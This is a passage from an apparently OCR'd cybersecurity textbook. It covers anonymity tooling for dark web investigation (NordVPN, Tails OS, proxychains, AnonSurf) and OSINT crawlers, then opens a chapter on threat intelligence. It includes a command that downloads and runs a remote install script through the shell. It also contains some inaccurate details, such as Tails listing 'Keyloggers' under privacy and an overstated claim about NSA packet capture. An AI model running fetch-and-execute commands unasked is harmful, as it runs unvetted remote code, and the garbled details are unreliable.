
Using only the TOR browser, we are anonymous only to a point. You can get detected for accessing the Dark web. Use NORDVPN from https://github.com/NordSecurity/nordvpn-linux. NordVPN is a linux application that provides a simple and user-friendly command line interface for accessing all the different features of NordVPN. Users can choose from a list of server locations around the world, or let the application automatically select the best server for them. They can also customize their connection settings, such as choosing a specific protocol or enabling the kill switch feature. To begin installing Nord VPN, type the command **sh <(curl -sSf https://downloads.nordcdn.com/apps/linux/install.sh)** in the terminal, follow the on-screen instructions to download the Linux VPN client as displayed in Figure 8.14.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sh <(curl -sSf https://downloads.nordcdn.com/apps/linux/install.sh)
/usr/bin/apt-get
Get:1 https://download.docker.com/linux/debian bullseye InRelease [43.3 kB]
Get:2 https://download.docker.com/linux/debian bullseye/stable amd64 Packages [28.0 kB]
Get:3 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 Packages [19.4 MB]
Hit:5 https://ngrok-agent.s3.amazonaws.com buster InRelease
Get:6 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [46.0 MB]
Get:7 http://kali.download/kali kali-rolling/contrib amd64 Packages [124 kB]
Get:8 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [297 kB]
Get:9 http://kali.download/kali kali-rolling/non-free amd64 Packages [226 kB]
Get:10 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [914 kB]
Fetched 67.1 MB in 16s (4,280 kB/s)
```

Figure 8.14 Download NORD VPN. ⏎


Connect to a Nord VPN Server using $ **sudo nordvpn connect** as shown in Figure 8.15.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo nordvpn connect
You are not logged in.

┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ █
```

Figure 8.15 NORD VPN connect. ⏎

Create an account on https://nordvpn.com and log in as displayed in Figure 8.16. Now, if you want to access the '.ONION' links extracted earlier, by using the TOR Browser, the traffic is encrypted from your laptop.



https://my.nordaccount.com/dashboard/

Home

upes.maltego@gmail.com

Welcome

Download apps, manage your billing and account settings.

Figure 8.16 Create NORD VPN account. ⏎

8.3.4 Level 4: cloud-based

This is an alternative to the TOR browser and VPN install, by using NetworkChuck Cloud Browser. Open https://browser.networkchuck.com/ using any surface web browser and create an account and login (Note – this is paid), and you can be on the dark web using someone's computer in some location still using your laptop.

8.3.5 Level 5: use TAILS OS with USB

Tails is a free, portable Denian 11 OS that protects against any surveillance, censorship, Advertising, Malware or any Virus attacks. Tails has Goldfish memory, every time you reboot, it forgets the previous browsing info and starts from a clean slate. Tails has a security toolbox which includes apps to work on sensitive documents and communicate securely like:

- **Networking:** TOR Browser, Stream isolation, Network Manager, Pidgin, Onion Filesharing, Thunderbird Email client, Aircrack NG, Electrum Bitcoin client, and Wget/Curl.
- **Desktop:** Libre Office, Gimp, Audacity, Doc Scanner, Sound Juicer, Brasero (DVD/CD burner), Booklet Imposer (PDF to doc converter).
- **Encryption & Privacy:** Keyloggers, Gnome Screen Kbd, GnuPG, Metadata cleaner, Tesseract OCR, FFMpeg.

The process to install Tails OS from Windows is displayed in Figure 8.17.




Figure 8.17 Process to install Tails OS. ⏎

Use your laptop to open https://tails.net/install/windows/index.en.html and follow the process illustrated in Figure 8.18. The recommended process is to download and write the Tails OS image on USB. We need to first download the Tails OS image on laptop from https://download.tails.net/ and plug in your USB into the laptop as shown in Figure 8.19.




Figure 8.18 Download Tails OS. ⏎




Figure 8.19 Flash OS image using etcher. ⏎

Next we need to download the portable Etcher software application from https://etcher.balena.io/#download-etcher and install. This application can flash OS images to SD cards and USB drives safely and easily. Choose the image downloaded on the laptop, select the USB stick and click FLASH and your USB is now bootable with Tails OS as illustrated in Figure 8.19.

Shutdown the laptop, power up and Press F12/F2 (depending on the laptop) to change the BOIS menu boot options to use USB as shown in Figure 8.20.




Figure 8.20 Change BIOS boot options. ⏎

Now boot your laptop/PC using this Tails OS on the USB. Connect to your Wifi/Ethernet Lan. Access Dark websites as you would using TOR Browser. You can also start the Tails VPN and then start the TOR browser. This will ensure that you are ‘almost’ 100% secure to access the Dark Web.

8.4 ALTERNATE THEORIES

As per the 2015 Television Series ‘Mr Robot’, the protagonist Eliot mentions ‘Whoever controls the final exit nodes and hops, controls the traffic’. So, ideally you are not as anonymous as you think you are. The US government, specifically NSA, has total access and taps into all WAN pipelines of all traffic, as they capture every Internet packet and examine it. They have tools, capabilities, and legal sanctions to trace anybody and get metadata off network packets. In other countries however, it is a little bit easier to stay anonymous from intelligence agencies. LEAs and Commercial interests (Instagram, Telegram, Google, Facebook etc.) trace people’s browsing patterns, habits, locations etc. Using VPNs, Proxies, TOR, we can hide our IP addresses, but we are only as safe as the VPN itself. Most people believe the only way to trace people is by their public IP Address.

8.4.1 Web browsers


The web browsers constantly send back all your info to Google, Microsoft, Firefox HQs. If you run Wireshark to sniff the traffic and use Chrome to review packets, you would notice Chrome is sending everything to Google HQ. As you are browsing, you’ll get Ads about items you were thinking. We are living in the era of AI, which looks at what you are searching but also creates a Mind Map of you, based on what you are browsing and anticipates your needs for what you might buy soon. Google AI creates a pattern of people browsing and sends you an Ad for what you might need. The solution is to use BRAVE Web browser, which is more anonymous than others.

8.4.2 Browser cookies

These are small files stored on user devices to track and store info about user’s online activities, preferences. This allows portals to personalize user experience and track behavior. The solution is to use Private Browser Windows & In Settings and Block All Cookies

8.4.3 Kali Linux with proxy chain


Running Kali Linux OS inside VMware allows the use Proxy Chains. This tool will select proxies that will take your Kali traffic, move it through a Proxy or multiple Proxies, hiding your IP. For this, we need to edit Proxychains4.conf file as shown in Figure 8.21.



```
┌──(kali㉿kali)-[~]
└─$ sudo leafpad /etc/proxychains4.conf
```

Figure 8.21 Edit PRoxyChain Config file. ⏎

Check Conf file for ProxyList Format, usually this is set by default. Add SOCKS4 as shown in Figure 8.22 with localhost (127.0.01) port 9050 for TOR, which uses special routers that encrypt your traffic from hop to hop.




```
# ProxyList format
#       type  ip  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        only numeric ipv4 addresses are valid
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
```

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

Figure 8.22 Add SOCKS4 in Conf file. ⏎

Now start TOR without the ‘sudo’ option, to run ‘proxychains firefox’ as illustrated in Figure 8.23. This opens Firefox anonymizing the traffic coming through the TOR using strict chains.




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start tor
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  contile.services.mozilla.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  content-signature-2.cdn.mozilla.net:443 [proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
 ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  safebrowsing.googleapis.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  push.services.mozilla.com:443  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  firefox.settings.services.mozilla.com:443  ...  OK
```

Figure 8.23 Start TOR with proxychains SOCK4. ⏎

8.4.4 AnonSurf


Yet another tool is Anonsurf on Kali Linux, install this tool as displayed in Figure 8.24 from Github link https://github.com/Und3rf10w/kali-anonsurf.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb]
└─$ sudo git clone https://github.com/Und3rf10w/kali-anonsurf.git
[sudo] password for kali:
Cloning into 'kali-anonsurf'...
remote: Enumerating objects: 474, done.
remote: Counting objects: 100% (150/150), done.
remote: Compressing objects: 100% (106/106), done.
remote: Total 474 (delta 53), reused 66 (delta 18), pack-reused 324
Receiving objects: 100% (474/474), 200.19 KiB | 2.13 MiB/s, done.
Resolving deltas: 100% (154/154), done.
```

Figure 8.24 Install AnonSurf tool. ⏎


Run the installer from the AnonSurf folder as illustrated in Figure 8.25.



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb/kali-anonsurf]
└─$ sudo ./installer.sh
/usr/bin/gpg
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instead (see apt-key(8)).
Executing: /tmp/apt-key-gpghome.oYQQwQIVJ6/gpg.1.sh --keyserver keyserver.ubuntu.com --recv-keys AB9660B9EB2CC88B
gpg: key AB9660B9EB2CC88B: public key "Launchpad PPA for I2P Maintainers" imported
gpg: Total number processed: 1
gpg:               imported: 1
Hit:1 https://download.docker.com/linux/debian bullseye InRelease
Ign:2 https://repo.nordvpn.com//deb/nordvpn/debian stable InRelease
Get:3 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:4 https://ppa.launchpadcontent.net/i2p-maintainers/i2p/ubuntu noble InRelease [17.5 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 Packages [19.5 MB]
Hit:6 https://ngrok-agent.s3.amazonaws.com buster InRelease
0% [5 Packages 1,200 kB/19.5 MB 6%] [Connected to repo.nordvpn.com (104.16.208.203)]
```

Figure 8.25 Run AnonSurf installer. ⏎

Now start Anonsurf to browse, so that everything you do on the OS goes through the TOR network only as shown in Figure 8.26



```
┌──(kali㉿kali)-[~/Documents/Tools/DarkWeb/kali-anonsurf]
└─$ sudo anonsurf start
 * killing dangerous applications
 * cleaning some dangerous cache elements
[ i ] Stopping IPv6 services:


[ i ] Starting anonymous mode:

 * Tor is not running!  starting it  for you

 * Saved iptables rules

 * Modified resolv.conf to use Tor and Private Internet Access DNS
 * All traffic was redirected through Tor

[ i ] You are under AnonSurf tunnel
```


Figure 8.26 AnaonSurf tunnel. ⏎

8.4.5 TorBot

TorBot is a dark web OSINT tool written in Python and is open source. Dark on the web .scans sites with the onion extension. Some features include:

- Returns Page title and address with a short description of the site.
- Save crawl info to JSON file
- Crawl custom domains.
- Checking if the link is live.

Due to these features, the TorBot tool turns out to be a tool that performs many tasks on its own, with all the solutions we need. Information collection processes on the dark web with OSINT can be easily performed using various tools. One of these tools, TorBot, is a valuable tool with ease of use and essential information that it gives as output. It is important to use similar tools to shorten the information collection process (Figure 8.27).



```
                                                   V1.4.0

          ############################################################
          #  TorBot - An OSINT Tool for Dark Web                     #
          #  GitHub : https://github.com/DedsecInside/TorBot         #
          #  Help : use -h for help text                             #
          ############################################################
                        LICENSE: GNU Public License v3

Attempting to connect to https://check.torproject.org/
Tor IP Address: [redacted]
Links Found - 1
---------------------------------
http://[redacted].onion/                              On[redacted]
```

Figure 8.27 TorBot. ⏎

8.4.6 Dark scrap

This OSINT tool is designed to locate accessible media links within Tor websites. It facilitates the easy extraction of downloadable media from a single URL or various files, while also offering advanced face recognition capabilities.

8.4.7 Fresh onions

This tool is designed to uncover hidden services by combing through a variety of Clearnet sources. It offers optional full-text Elasticsearch support for enhanced search capabilities. With this tool, you can locate SSH fingerprints and email addresses within hidden services, as well as identify Bitcoin addresses operating within these concealed domains. It also provides insights into the network connections by revealing both incoming and outgoing links within onion domains. Users can stay updated with real-time information on the status of hidden services. Additionally, the tool can conduct port scanning, search for ‘interesting’ URL paths, which is particularly useful for 404 error detection, and automatically detect languages and fuzzy clones, making it a comprehensive solution for online investigations and analysis.

8.4.8 Photon

This is a Python-based, straightforward tool to explore URLs in the Deep Web. Photon, a swift crawler optimized for OSINT purposes, functions as a tool for quick web exploration and intelligence checks. It efficiently validates various online resources and gathers information about the intended target. This tool also has add-ons like:

a. dnsdumpster.com
b. subdomainfinder.c99.nl
c. web.archive.org

The tool extracts URLs with parameters (example.com/gallery.php?id=2), emails, social media accounts, various types of Files, secret keys, files of JavaScript & Present endpoints and subdomains Information & data related to DNS

8.5 CONCLUSION

Understanding and investigating the dark web is essential for cybersecurity professionals, law enforcement agencies, and threat analysts. The dark web remains a valuable yet challenging landscape, providing insight into cybercriminal activities, hacking forums, illicit marketplaces, and data breaches. This chapter emphasizes the importance of secure browsing techniques, such as using VPNs, hardened TOR browsers, and Tails OS, to maintain anonymity and safety. The dark web’s role in facilitating cyberattacks, selling stolen credentials, and distributing hacking tools makes it an indispensable intelligence source. By employing OSINT methodologies and automation tools like TorBot and Fresh Onions, analysts can systematically collect and evaluate Dark Web data to mitigate cyber threats. Additionally, techniques such as proxy chaining, secure search mechanisms, and anonymity-enhancing tools provide a structured approach to Dark Web investigations. Despite its potential for intelligence gathering, the dark web presents legal and ethical challenges, requiring analysts to navigate it responsibly while adhering to jurisdictional laws. The chapter concludes that continuous monitoring of dark web activities enables organizations to stay ahead of cybercriminals, identify vulnerabilities, and respond effectively to emerging threats. As cyber threats continue to evolve, leveraging dark web intelligence will remain a critical component of modern cybersecurity strategies.

Chapter 9

Hunting the unknown

Unveil threats with cyber threat intelligence

DOI: 10.1201/9781003542544-9

9.1 INTRODUCTION

The use of vulnerability assessment, as discussed in the previous chapters, alone is not enough. Organizations need to stay ahead of attackers by actively gathering and analyzing cyber threat intelligence (CTI) [1]. While vulnerability assessment focuses on your internal weaknesses, CTI provides you with valuable insights into the external threat landscape. Think of it as gathering intel about your adversaries. CTI refers to the collection, analysis, and dissemination of information about potential and ongoing cyber threats and attacks. This intelligence empowers organizations to proactively defend their systems and data from cyberattacks. Imagine CTI as a powerful flashlight illuminating the ever-evolving landscape of cyber threats, allowing organizations to see potential dangers before they strike.

Unlike traditional security measures that focus on reactive responses to known threats, CTI enables organizations to anticipate and prepare for emerging threats. By analyzing threat actor motivations, tactics, techniques, and procedures (TTPs), CTI helps organizations identify vulnerabilities within their systems that attackers might exploit. CTI feeds valuable insights into security monitoring and detection systems. By understanding the indicators of compromise (IOCs) associated with specific threats, organizations can more effectively identify and respond to ongoing attacks. For instance, CTI might reveal a specific domain name used by attackers in phishing campaigns, allowing organizations to block that domain and prevent users from falling victim.

CTI refers to the collection, analysis, and dissemination of information about potential cyber threats. By leveraging CTI, organizations can gain insights into the tactics, techniques, and procedures (TTPs) of attackers, allowing them to anticipate and mitigate potential attacks. CTI lifecycle encompasses four key stages: collection, analysis, dissemination, and action. Threat data can be collected from various sources, including internal security logs, OSINT feeds, commercial threat feeds, and government intelligence reports. Security analysts then process and enrich this data, transforming it into actionable intelligence. This intelligence is then disseminated to security teams who can take steps to mitigate identified threats.

Effective CTI integration with existing security frameworks like Security Information and Event Management (SIEM) [2] and Security Orchestration, Automation, and Response (SOAR) [3] platforms is critical. SIEM systems aggregate security data from various sources, allowing analysts to identify potential threats and incidents. SOAR platforms automate repetitive security tasks, freeing up analyst time for more complex investigations. By integrating CTI with these tools, organizations can streamline their security operations and respond to threats more effectively. The synergy between vulnerability assessment and CTI is vital for a robust cybersecurity posture. CTI can inform vulnerability assessments by prioritizing scans based on known threats and attacker behaviors. For instance, if CTI indicates that a particular malware variant is actively being exploited, organizations can prioritize scanning for vulnerabilities associated with that specific malware. Conversely, vulnerability assessment findings can enrich CTI by providing insights into the specific vulnerabilities that attackers might be targeting. Organizations can then use this information to update their security controls and detection mechanisms.

In the ever-present battle against cyberattacks, organizations are increasingly turning towards other proactive measures to fortify their defenses, and CTI is one of them.

